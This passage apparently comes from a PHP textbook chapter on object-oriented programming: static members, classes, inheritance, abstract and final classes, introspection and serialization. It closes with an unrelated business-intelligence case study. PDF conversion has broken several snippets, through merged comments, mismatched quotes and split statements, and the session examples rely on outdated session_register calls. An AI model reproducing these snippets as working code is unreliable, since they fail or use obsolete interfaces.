Using the `->` operator is very similar to passing a variable as an argument to a function. Instead of putting the variable between the function's parentheses, you attach the function (method) to the variable with the `->` operator. What it actually means is "use the `format()` method with the value stored in this object (`$xmas2011`)". In addition to `format()`, the `DateTime` class has other methods, such as `setDate()` and `add()`, that can be used to modify the date.

Many objects also have properties that you can access. An object's properties are similar to values stored in an array. The big difference is that the class definition can control how a property is accessed and modified by specifying whether it is public, protected, or private. Only public properties are visible and can be modified outside the class definition; protected and private ones are hidden from view. You access a public property using the `->` operator like this:

```
$someObject->propertyName.
```

This is the equivalent of accessing an array element like this:

```
$arrayName['elementName']
```

Notes

If you are familiar with JavaScript, it should be obvious by now that the `->` operator plays the same role in PHP as the dot operator in JavaScript. For example, in JavaScript, this produces the date for Christmas Day 2011:

```
var xmas2011 = new Date(2011, 11, 25); // months are zero-based alert("Christmas 2011 is on ' + xmas2011.toString());
```

JavaScript also uses the dot operator for properties:

```
objectName.propertyName
```

If you are familiar with the basics of OOP in PHP, you should recognize that you often access class data and functionality through objects. For instance, you should be familiar with the syntax:

```
$Foo = new Foo();
```

```
$Foo->Name = "Navneet";
```

The above snippet alters the public member variable *Name* in class *Foo*. However, with the introduction of the *static* keyword in PHP 5, we can now access methods and properties through the context of a class rather than only the object (*note: these methods/properties need to be declared static first*).



Example:

```
class Foo {  
  
    static public $Name = "Pradip kumar";  
  
    static public function helloWorld() {  
  
        print "Hello world from " . self::$Name;  
  
    }  
  
}
```

To declare a method or property as static, we must use the static keyword. When accessing properties from outside the class scope, we use the class name followed by two: and then the property name. For instance:

```
print Foo::$Name . "\n";
```

```
Foo::helloWorld();
```

The above would output:

```
Pradip kumar
```

```
Hello world from Pradip kumar
```

As static methods are within the class scope, they cannot access any normal methods or properties (i.e. those that have not been declared static), as those would belong to the object, and not the class. A by-product of this is you cannot use the `$this` variable from within a static method, as static methods are not invoked in the context of an object.



Caution

You should be able to see that from within the context of the class, to access member variables or properties you use the self keyword.

8.4.1 Characteristics of Static Keyword

Static elements do have a number of characteristics that can be useful.

1. When you are working on a large OOP based project, you will no doubt be working with many classes (both parent and child classes). An unfortunate consequence of this is that in order to access elements from different classes, they must manually be passed through each class (or worse, storing an instance in a global variable). This can be painstakingly frustrating and can lead to messy code and overall bad project design. Thankfully, static elements are accessible from any context (i.e. anywhere in your script), so you can access these methods without needing to pass an instance of the class from object to object.
2. As you do not need to declare an object instance to access static elements, you can be saved from unnecessary declarations to access seemingly simple functions.
3. Static elements are available in every instance of a class, so you can set values that you want to be available to all members of a type.

8.5 Classes

Classes can be considered as a collection of methods, variables and constants. They often reflect a real-world thing, like a Car class or a Fruit class. You declare a class only once, but you can instantiate as many versions of it as can be contained in memory. An instance of a class is usually referred to as an object.

A class definition in PHP looks pretty much like a function declaration, but instead of using the function keyword, the class keyword is used. Let's start with a stub for our User class:

```
<?php
class User
{
}
?>
```

This is as simple as it gets, and as you can probably imagine, this class can do absolutely nothing at this point. We can still instantiate it though, which is done using the new keyword:

```
$user = new User();
```

But since the class cannot do anything yet, the \$user object is just as useless. Let's remedy that by adding a couple of class variables and a method.



Example:

```
class User
{
    public $name;
    public $age;

    public function Describe()
    {
        return $this->name . " is " . $this->age . " years old";
    }
}
```

Notes

Okay, there are a couple of new concepts here. First of all, we declare two class variables, a name and an age. The variable name is prefixed by the access modifier “public”, which basically means that the variable can be accessed from outside the class.

Next, we define the Describe () function. It looks just like a regular function declaration, but with a couple of exceptions. It has the public keyword in front of it, to specify the access modifier. Inside the function, we use the “\$this” variable, to access the variables of the class it self. \$this is a special variable in PHP, which is available within class functions and always refers to the object from which it is used.

Now, let’s try using our new class. The following code should go after the class has been declared or included:

```
$user = new User ();  
$user->name = “Piyush”;  
$user->age = 42;  
echo $user->Describe();
```

The first thing you should notice is the use of the -> operator. We used it in the Describe () method as well, and it simply denotes that we wish to access something from the object used before the operator. \$user->name is the same as saying “Give me the name variable on the \$user object”. After that, it is just like assigning a value to a normal variable, which we do twice, for the name and the age of the user object. In the last line, we call the Describe () method on the user object, which will return a string of information, which we then echo out. The result should look something like this:

Piyush is 42 years old

8.5.1 Constructors and Destructors

Constructors

Constructor and destructor are special functions which are automatically called when an object is created and destroyed. The constructor is the most useful of the two, especially because it allows you to send parameters along when creating a new object, which can then be used to initialize variables on the object. Here’s an example of a class with a simple constructor:



Example:

```
class Animal  
{  
    public $name = “No-name animal”;  
  
    public function __construct()  
    {  
        echo “I’m alive!”;  
    }  
}
```

As you can see, the constructor looks just like a regular function, except for the fact that it starts with two underscores. In PHP, function with two underscore characters before the name usually tells you that it is a so-called magic function, a function with a specific purpose and extra functionality, in comparison to normal functions. So, a function with the exact name “__construct”, is the constructor function of the class and will be called automatically when the object is created. Let’s try doing just that:

```
$animal = new Animal();
```

With just that line of code, the object will be created, the constructor called and the lines of code in it executed, which will cause our “I’m alive!” line to be outputted. However, as mentioned, a big advantage of the constructor is the ability to pass parameters which can be used to initialize member variables.



Example:

```
<?php
class Animal
{
    public $name = "No-name animal";
    public function __construct($name)
    {
        $this->name = $name;
    }
}
$animal = new Animal("Bob the Dog");
echo $animal->name;
?>
```

Declaring the constructor with parameters is just like declaring a regular function, and passing the parameter(s) is much like calling a regular function, but of course with the “new” keyword that we introduced earlier. A constructor can have as many parameters as you want.

Destructors

A destructor is called when the object is destroyed. In some programming languages, you have to manually dispose of objects you created, but in PHP, it is handled by the Garbage Collector, which keeps an eye on your objects and automatically destroys them when they are no longer needed. Have a look at the following example, which is an extended version of our example.



Example:

```
<?php
class Animal
{
    public $name = "No-name animal";
    public function __construct($name)
    {
        echo "I'm alive!";
        $this->name = $name;
    }
    public function __destruct()
    {
```

Notes

```
        echo "I'm dead now :(";
    }
}
$animal = new Animal("Bob");
echo "Name of the animal: " . $animal->name;
?>
```

As you can see, the destructor is just like a constructor, only the name differs. If you try running this example, you will see first the constructor message, then the name of the animal that we manually output in the last line, and after that, the script ends, the object is destroyed, the destructor is called and the message about our poor animal being dead is outputted.



Did u know? The OOPs functionality was introduced in PHP version 3.

8.5.2 Visibility

Visibility is a big part of OOP. It allows you to control where your class members can be accessed from, for instance to prevent a certain variable to be modified from outside the class. The default visibility is public, which means that the class members can be accessed from anywhere. This means that declaring the visibility is optional, since it will just fall back to public if there is no access modifier. For backwards compatibility, the old way of declaring a class variable, where you would prefix the variable name with the "var" keyword (this is from PHP 4 and should not be used anymore) will also default to public visibility.

PHP is pretty simple in this area, because it comes with only 3 different access modifiers: private, protected and public.

Private members can only be accessed from inside the class itself.

Protected members can only be accessed from inside the class it self and its child classes.

Public members can be accessed from anywhere outside the class, inside the class it self and from child classes.

8.5.3 Inheritance

Inheritance is one of the most important aspects of OOP. It allows a class to inherit members from another class. Understanding why this is smart without an example can be pretty difficult, so let's start with one of those.

Imagine that you need to represent various types of animals. You could create a Cat class, a Dog class and so on, but you would probably soon realize that these classes would share quite a bit of functionality. On the other hand, there could be stuff that would have to be specific for each animal. For a case like this, inheritance is really great. The idea is to create a base class, in this case called Animal, and then create a child class for each specific animal you need. Another advantage to this approach is that you will every animal you have will come with the same basic functionality that you can always rely on.

Again, this can seem very theoretic and you might not find it very useful in the beginning, but as you create more advanced websites, you will likely run into situations where inheritance can come in handy. Let's have a look at an example now:



Example:

```
class Animal
{
    public $name;

    public function Greet()
    {
        return "Hello, I'm some sort of animal and my name is " . $this->name;
    }
}
```

However, "some sort of animal" is not very descriptive, so let's create a child class for a dog:

```
class Dog extends Animal
{
}
```

The dog is declared like a regular class, but after that, we use the extends keyword to tell PHP that the Dog class should inherit from the Animal class. Right now, our Dog class has the exact same functionality as the Animal class. Verify this by running the following code:

```
$dog = new Dog();
echo $dog->Greet();
```

You will see that both the name and the Greet() function is still there, but they are also still very anonymous. Let's change that by writing a specific version of the Greet() function for our Dog:

```
class Dog extends Animal
{
    public function Greet()
    {
        return "Hello, I'm a dog and my name is " . $this->name;
    }
}
```

Notice that we declare the Greet() function again, because we need for it to do something else, but the \$name class variable is not declared – we already have that defined on the Animal class, which is just fine. As you can see, even though \$name is not declared on the Dog class, we can still use it in its Greet() function. Now, with both classes declared, it is time to test them out. The following code will do that for us:

```
$animal = new Animal();
echo $animal->Greet();

$animal = new Dog();
$animal->name = "Bob";
echo $animal->Greet();
```

Notes

We start out by creating an instance of an Animal class and then call the Greet() function. The result should be the generic greeting we wrote first. After that, we assign a new instance of the Dog class to the \$animal variable, assign a real name to our dog and then call the Greet() function again. This time, the Dog specific Greet() function is used and we get a more specific greeting from our animal, because it is now a dog.

Inheritance works recursively as well you can create a class that inherits from the Dog class, which in turn inherits from the Animal class, for instance a Puppy class. The Puppy class will then have variables and methods from both the Dog and the Animal class.



Task Develop a PHP program for inheritance.

8.5.4 Abstract Classes

Abstract classes are special because they can never be instantiated. Instead, you typically inherit a set of base functionality from them in a new class. For that reason, they are commonly used as the base classes in a larger class hierarchy.

A method can be marked as abstract as well. As soon as you mark a class function as abstract, you have to define the class as abstract as only abstract classes can hold abstract functions. Another consequence is that you do not have to (and cannot) write any code for the function it is a declaration only. You would do this to force anyone inheriting from your abstract class to implement this function and write the proper code for it. If you do not, PHP will throw an error. However, abstract classes can also contain non-abstract methods, which allow you to implement basic functionality in the abstract class. Let's go on with an example. Here is the abstract class:

 *Example:*

```

abstract class Animal
{
    public $name;
    public $age;

    public function Describe()
    {
        return $this->name . ", " . $this->age . " years old";
    }

    abstract public function Greet();
}
    
```

As you can see, it looks like a regular exception, but with a couple of differences. The first one is the abstract keyword, which is used to mark both the class it self and the last function as abstract. As mentioned, an abstract function cannot contain any body (code), so it is simply ended with a semicolon as you can see. Now let's create a class that can inherit our Animal class:

 *Example:*

```

class Dog extends Animal
{
    
```

```

public function Greet()
{
    return "Woof!";
}

public function Describe()
{
    return parent::Describe() . ", and I'm a dog!";
}
}

```

As you can see, we implement both the functions from the Animal class. The Greet() function we are forced to implement, since it is marked as abstract—it simply returns a word/sound common to the type of animal we are creating. We are not forced to implement the Describe() function it is already implemented on the Animal class, but we would like to extend the functionality of it a bit. Now, the cool part is that we can re-use the code implemented in the Animal class, and then add to it as we please. In this case, we use the parent keyword to reference the Animal class, and then we call Describe () function on it. We then add some extra text to the result, to clarify which type of animal we are dealing with. Now, let's try using this new class:

```

$animal = new Dog();
$animal->name = "Bob";
$animal->age = 7;
echo $animal->Describe();
echo $animal->Greet();

```

Nothing fancy here, really. We just instantiate the Dog class, set the two properties and then call the two methods defined on it. If you test this code, you will see that the Describe() method is now a combination of the Animal and the Dog version, as expected.

8.5.5 Static Classes

Since a class can be instantiated more than once, it means that the values it holds are unique to the instance/object and not the class itself. This also means that you cannot use methods or variables on a class without instantiating it first, but there is an exception to this rule. Both variables and methods on a class can be declared as static (also referred to as "shared" in some programming languages), which means that they can be used without instantiating the class first. Since this means that a class variable can be accessed without a specific instance, it also means that there will only be one version of this variable.

Let's expand it with some static functionality, to see what the fuzz is all about:

 *Example:*

```

<?php
class User
{
    public $name;
    public $age;
    public static $minimumPasswordLength = 6;
}

```

Notes

```
public function Describe()
{
    return $this->name . " is " . $this->age . " years old";
}

public static function ValidatePassword($password)
{
    if(strlen($password) >= self::$minimumPasswordLength)
        return true;
    else
        return false;
}
}

$password = "test";
if(User::ValidatePassword($password))
    echo "Password is valid!";
else
    echo "Password is NOT valid!";
?>
```

What we have done to the class is adding a single static variable, the `$minimumPasswordLength` which we set to 6, and then we have added a static function to validate whether a given password is valid. We admit that the validation being performed here is very limited, but obviously it can be expanded. Now, could not we just do this as a regular variable and function on the class? Sure we could, but it simply makes more sense to do this statically, since we do not use information specific to one user—the functionality is general, so there’s no need to have to instantiate the class to use it.

As you can see, to access our static variable from our static method, we prefix it with the `self` keyword, which is like this but for accessing static members and constants. Obviously it only works inside the class, so to call the `ValidatePassword()` function from outside the class, we use the name of the class. You will also notice that accessing static members require the double-colon operator instead of the `->` operator, but other than that, it is basically the same.



Did u know?

A static method cannot access non-static variables and methods, since these require an instance of the class.

8.5.6 Class Constants

A constant is, just like the name implies, a variable that can never be changed. When you declare a constant, you assign a value to it, and after that, the value will never change. Normally, simple variables are just easier to use, but in certain cases constants are preferable, for instance to signal to other programmers (or your self, in case you forget) that this specific value should not be changed during runtime.

Class constants are just like regular constants, except for the fact that they are declared on a class and therefore also accessed through this specific class. Just like with static members, you use the double-colon operator to access a class constant. Here is a basic example:



Example:

```

<?php
class User
{
    const DefaultUsername = "John Doe";
    const MinimumPasswordLength = 6;
}
echo "The default username is " . User::DefaultUsername;
echo "The minimum password length is " . User::MinimumPasswordLength;
?>

```

As you can see, it is much like declaring variables, except there is no access modifier – a constant is always publically available. As required, we immediately assign a value to the constants, which will then stay the same all through execution of the script. To use the constant, we write the name of the class, followed by the double-colon operator and then the name of the constant. That's really all there is to it.



Task

Develop a PHP program to show the static classes.

8.5.7 The “final” Keywords

We know how we could let a class inherit from another class. We also know how you could override a function in an inherited class, to replace the behaviour originally provided. However, in some cases you may want to prevent a class from being inherited from or a function to be overridden. This can be done with the final keyword, which simply causes PHP to throw an error if anyone tries to extend your final class or override your final function.

A final class could look like this:



Example:

```

final class Animal
{
    public $name;
}

```

A class with a final function could look like this:

```

class Animal
{
    final public function Greet()
    {
        return "The final word!";
    }
}

```

Notes

The two can be combined if you need to, but they can also be used independently, as seen in the examples above.

8.6 Introspection

Object introspection is an often overlooked feature in PHP. With the advent of PHP 5 there are all sorts of new additions to the world of PHP object introspection as well. While easy to understand in an abstract, object introspection is a bit more difficult to envision in a real world scenario for most developers.

Object introspection refers to the ability of a class object to reveal information about itself, such as methods and variables. This might seem a little useless at first. After all, if the developer can view the code he or she can easily browse the source to determine the components of a given class. However, there is a common use for object introspection. It is most often used in conjunction with factory classes. A factory class is a special class that creates other objects. This becomes useful if you have a script that can accept variable input and produce different objects depending on the inputs. Using this model a factory class can intercept the input, determine the type of class to produce, then create a new instance of this class. If the factory class code is truly abstract then it may be impossible to tell by looking at the code what sort of class will be produced by the factory.

This is where object introspection comes into play. Using the PHP functions `get_object_vars()`, `get_parent_class()`, and `get_class_methods()` it is very easy to determine the composition of a given class or object. The purpose of polling this information is usually to determine variables that exist, perhaps to reset them or manipulate them, or to determine if the object initialized properly.

With PHP 5 it becomes possible to simplify the task of the developer and enforce certain object constructs that may aid in determining unknown objects' composition. Using interface and abstract classes certain objects can be pre-defined. For instance, using an interface forces any class extending the interface to override the methods declared in the interface. The following code:

```
interface Foo {  
    public function get_results();  
    public function set_results($id);  
}
```

Will force any object that extends Foo to declare the functions `get_results()` and `set_results()` where `set_results()` will accept one input variable named `$id`. In this way you can construct your class libraries so that they must conform to certain conventions.

Abstract classes are similar in many ways to interfaces. The main difference between an abstract and an interface is that abstracts allow some control over how the declared methods are defined. For instance, the following code:

```
abstract class Bar {  
    public function print_vars() {  
        print get_object_vars();  
    }  
    abstract protected function some_method();  
}
```

Allows for any class that extends Bar to access the `print_vars()` method. Since the method is abstract it is defined and does not have to be declared. The second method, `some_method()`, sets up an abstract method. This method can be overridden by any child classes, however, so it serves only to enforce the visibility (for instance, with the protected keyword any child method of the same name must be either public or protected, but not private).

With some careful planning, a developer can utilize abstract classes and interfaces to set up frameworks for other classes in the application. In this way the developer can expect certain criteria to be met by various classes so that object introspection is not quite as necessary.

8.6.1 Examining Classes

To determine whether a class exists, use the `class_exists()` function, which takes in a string and returns a Boolean value. Alternately, you can use the `get_declared_classes()` function, which returns an array of defined classes and checks if the class name is in the returned array:

```
$yes_no = class_exists($classname); $classes = get_declared_classes();
```

You can get the methods and properties that exist in a class (including those that are inherited from superclasses) using the `get_class_methods()` and `get_class_vars()` functions. These functions take a class name and return an array:

```
$methods = get_class_methods($classname); $properties = get_class_vars($classname);
```

The class name can be a bare word, a quoted string, or a variable containing the class name:

```
$class = 'Person'; $methods = get_class_methods($class); $methods = get_class_methods(Person);  
// same $methods = get_class_methods('Person'); // same
```

The array returned by `get_class_methods()` is a simple list of method names. The associative array returned by `get_class_vars()` maps property names to values and also includes inherited properties. One quirk of `get_class_vars()` is that it returns only properties that have default values; there's no way to discover uninitialized properties.

Use `get_parent_class()` to find a class's parent class:

```
$superclass = get_parent_class($classname);
```

Example_ lists the `display_classes()` function, which displays all currently declared classes and the methods and properties for each.



Example: Displaying all declared classes.

```
function display_classes ( )  
{  
$classes = get_declared_classes();  
foreach($classes as $class){  
echo "Showing information about $class<br />";  
echo "$class methods:<br />";  
$methods = get_class_methods($class);  
if(!count($methods)) { echo "<i>None</i><br />";  
}  
else  
{
```

Notes


```

foreach($methods as $method){
echo "<b>$method</b>( )<br />";
}
}
echo "$class properties:<br />";
$properties = get_class_vars($class);
if(!count($properties))
{
echo "<i>None</i><br />";
}
else {
foreach(array_keys($properties) as $property)
{
echo "<b>\$$property</b><br />";
}
} echo "<hr />";
}
}

```

Figure 8.1 shows the output of the display_classes() function.

Figure 8.1: Output of display_classes()



8.6.2. Examining an Object

To get the class to which an object belongs, first make sure it is an object using the `is_object()` function, then get the class with the `get_class()` function:

```
$yes_no = is_object($var); $classname = get_class($object);
```

Before calling a method on an object, you can ensure that it exists using the `method_exists()` function:

```
$yes_no = method_exists($object, $method);
```

Calling an undefined method triggers a runtime exception.

Just as `get_class_vars()` returns an array of properties for a class, `get_object_vars()` returns an array of properties set in an object:

```
$array = get_object_vars($object);
```

And just as `get_class_vars()` returns only those properties with default values, `get_object_vars()` returns only those properties that are set:

```
class Person { var $name; var $age; } $fred = new Person; $fred->name = 'Fred'; $props =
get_object_vars($fred); // $props is array('name' => 'Fred');
```

The `get_parent_class()` function actually accepts either an object or a class name. It returns the name of the parent class, or `FALSE` if there is no parent class:

```
class A {} class B extends A {} $obj = new B; echo get_parent_class($obj); // prints A echo
get_parent_class(B); // prints A
```

8.6.3 Sample Introspection Program

Example shows a collection of functions that display a reference page of information about an object's properties, methods, and inheritance tree.



Example: Object introspection functions.

```
// return an array of callable methods (include inherited methods) function get_methods($object)
{
    $methods = get_class_methods(get_class($object));
    if(get_parent_class($object))
    {
        $parent_methods = get_class_methods(get_parent_class($object));
        $methods = array_diff($methods, $parent_methods);
    }
    return $methods;
} // return an array of inherited methods function
get_inherited_methods($object)
{
    $methods = get_class_methods(get_class($object));
    if(get_parent_class($object))
    {
```

Notes

```
$parent_methods = get_class_methods(get_parent_class($object));
$methods = array_intersect($methods, $parent_methods);
} return $methods;
} // return an array of superclasses function
get_lineage($object)
{
if(get_parent_class($object))
{
$parent = get_parent_class($object);
$parent_object = new $parent;
$lineage = get_lineage($parent_object);
$lineage[] = get_class($object);
}
else {
$lineage = array(get_class($object));
} return $lineage;
} // return an array of subclasses function
get_child_classes($object)
{ $classes = get_declared_classes( );
$children = array( );
foreach($classes as $class)
{
if (substr($class, 0, 2) == '__') { continue;} $child = new $class;
if(get_parent_class($child) == get_class($object))
{
$children[] = $class;
}
} return $children;
} // display information on an object function
print_object_info($object)
{ $class = get_class($object);
echo '<h2>Class</h2>';
echo "<p>$class</p>";
echo '<h2>Inheritance</h2>';
echo '<h3>Parents</h3>';
```

```

$lineage = get_lineage($object);
array_pop($lineage);
echo count($lineage) ? ('<p>' . join(' -&gt; ', $lineage) . '</p>') : '<i>None</i>';
echo '<h3>Children</h3>';
$children = get_child_classes($object);
echo '<p>' . (count($children) ? join(', ', $children) : '<i>None</i>') . '</p>'; echo '<h2>Methods</h2>';
$methods = get_class_methods($class);
$object_methods = get_methods($object);
if(!count($methods))
{
echo "<i>None</i><br />";
}
else {
echo '<p>Inherited methods are in <i>italics</i>.</p>';
foreach($methods as $method)
{
echo in_array($method, $object_methods) ? "<b>$method</b>()<br />" : "<i>$method</i>()";
<br />";
}
}
echo '<h2>Properties</h2>';
$properties = get_class_vars($class);
if(!count($properties))
{
echo "<i>None</i><br />";
}
else
{
foreach(array_keys($properties) as $property)
{
echo "<b>\$$property</b> = " . $object->$property . '<br />';
}
}
echo '<hr />';
}

```


Notes

Here are some sample classes and objects that exercise the introspection functions from Example:

```
class A
{
var $foo = 'foo';
var $bar = 'bar';
var $baz = 17.0;
function first_function()
{
}
function second_function()
{
}
};
class B extends A
{
var $quux = false;
function third_function()
{
}
};
class C extends B
{
};
$a = new A;
$a->foo = 'sylvie';
$a->bar = 23;
$b = new B;
$b->foo = 'bruno';
$b->quux = true;
$c = new C;
print_object_info($a);
print_object_info($b);
print_object_info($c);
```

Figure 8.2 shows the output of this code.

Figure 8.2: Object Introspection Output



8.7 Serialization

Serialize() returns a string containing a byte-stream representation of any value that can be stored in PHP, unserialize() can use this string to recreate the original variable values. Using serialize to save an object will save all variables in an object. The functions in an object will not be saved, only the name of the class.

In order to be able to unserialize() an object, the class of that object needs to be defined. That is, if you have an object *\$a* of class A on page1.php and serialize this, you will get a string that refers to class A and contains all values of variables contained in *\$a*. If you want to be able to unserialize this on page2.php, recreating *\$a* of class A, the definition of class A must be present in page2.php. This can be done for example by storing the class definition of class A in an include file and including this file in both page1.php and page2.php.

 *Example:*

```

<?php// classa.inc:

class A {

var $one = 1;

function show_one() {
    echo $this->one;} }// page1.php:

include("classa.inc");

$a = new A;
$s = serialize($a);

// store $s somewhere where page2.php can find it.

$fp = fopen("store", "w");

```

Notes

```
fwrite($fp, $s);
fclose($fp);
// page2.php:
// this is needed for the unserialize to work properly.
include("classa.inc");
$s = implode("", @file("store"));
$a = unserialize($s);

// now use the function show_one() of the $a object.
$a->show_one();
?>
```

If you are using sessions and use `session_register()` to register objects, these objects are serialized automatically at the end of each PHP page, and are unserialized automatically on each of the following pages. This basically means that these objects can show up on any of your pages once they become part of your session.

It is strongly recommended that you include the class definitions of all such registered objects on all of your pages, even if you do not actually use these classes on all of your pages. If you do not and an object is being unserialized without its class definition being present, it will lose its class association and become an object of class *stdClass* without any functions available at all, that is, it will become quite useless.



Example: The Log.inc file

```
<?php class Log
{
var $filename; var $fp; function Log($filename)
{
$this->filename = $filename; $this->open( );
}
function open( )
{
$this->fp = fopen($this->filename, "a") or die("Cannot open {$this->filename}");
}
function write($note)
{
fwrite($this->fp, "$note\n");
} function read( )
{
return join("", file($this->filename));
}
function __wakeup( ) { $this->open( ); }
function __sleep( )
{
```

```
// write information to the account file fclose($this->fp);
return array('filename');
}
}
?>
```


Store the Log class definition in a file called *Log.inc*. The HTML page in Example_uses the Log class and PHP sessions to create a persistent log variable, \$l.

Example: front.php

```
<?php include_once('Log.inc');
session_start();
?>
<html>
<head>
<title>Front Page</title>
</head>
<body>
<?php $now = strftime("%c");
if (!session_is_registered('l'))
{ $l = new Log("/tmp/persistent_log");
session_register('l');
$l->write("Created $now");
echo("Created session and persistent log object.<p>");
} $l->write("Viewed first page $now");
echo "The log contains:<p>";
echo nl2br($l->read()); ?>
<a href="next.php">Move to the next page</a>
</body>
</html>
```

The output when this page is viewed is shown in Figure 8.3.

Figure 8.3: The Front Page



Example shows the file *next.php*, an HTML page. Following the link from the front page to this page triggers the loading of the persistent object \$l. The `__wakeup()` call reopens the logfile

Notes

so that the object is ready to be used.




Example: next.php

```
<?php include_once('Log.inc');  
session_start( );  
?>  
  
<html><head><title>Next Page</title></head> <body>  
  
<?php $now = strftime("%c");  
$l->write("Viewed page 2 at $now");  
echo "The log contains:<p>";  
echo nl2br($l->read( ));  
?>  
  
</body></html>
```

Figure 8.4 shows the output of *next.php*.

Figure 8.4: The Next Page



Case Study

Business Objects (Real Time Reporting)

Challenges:

- Real time operational reporting
- Significant effort and extensive delays to access information for better decision-making
- Sub-optimal Customer Service and relationship management
- Improve efficiency without adding headcount

Client uses its system that is hosted by the Parent in France. Client deals with selling, Leasing and servicing the EFT machines to super markets, retail banks, retail shops and all merchandise shops. Reporting was very inefficient and was very time consuming and due to the dependency on the global team based out of France, Australian operation’s needs and challenges were not attended to as a priority.

Contd...

Objectives:

Perisoft provided SAP BusinessObjects EDGE BI software licences and implemented their reporting solution with a road map of enabling Client's Australian team to the adhoc reporting features as well to make them self-reliant. The project was very cost-effective compared to the Parent company internal cost and lead times for developing various adhoc reports. The presentation features of BusinessObjects was an added bonus of the project where the customer were presented with excellent interactive graphical format reports by the sales rep on the run.

Key functionality delivered include:

DIFOT Analysis (Delivery in Full On time)

KPI reporting to analyze the SLA's with the customers for the field services

Implementation Highlights:

- Integrated Solution with SAP ERP and avoiding Excel sheet based solutions and etc.
- Zero dependency on Client France IT team
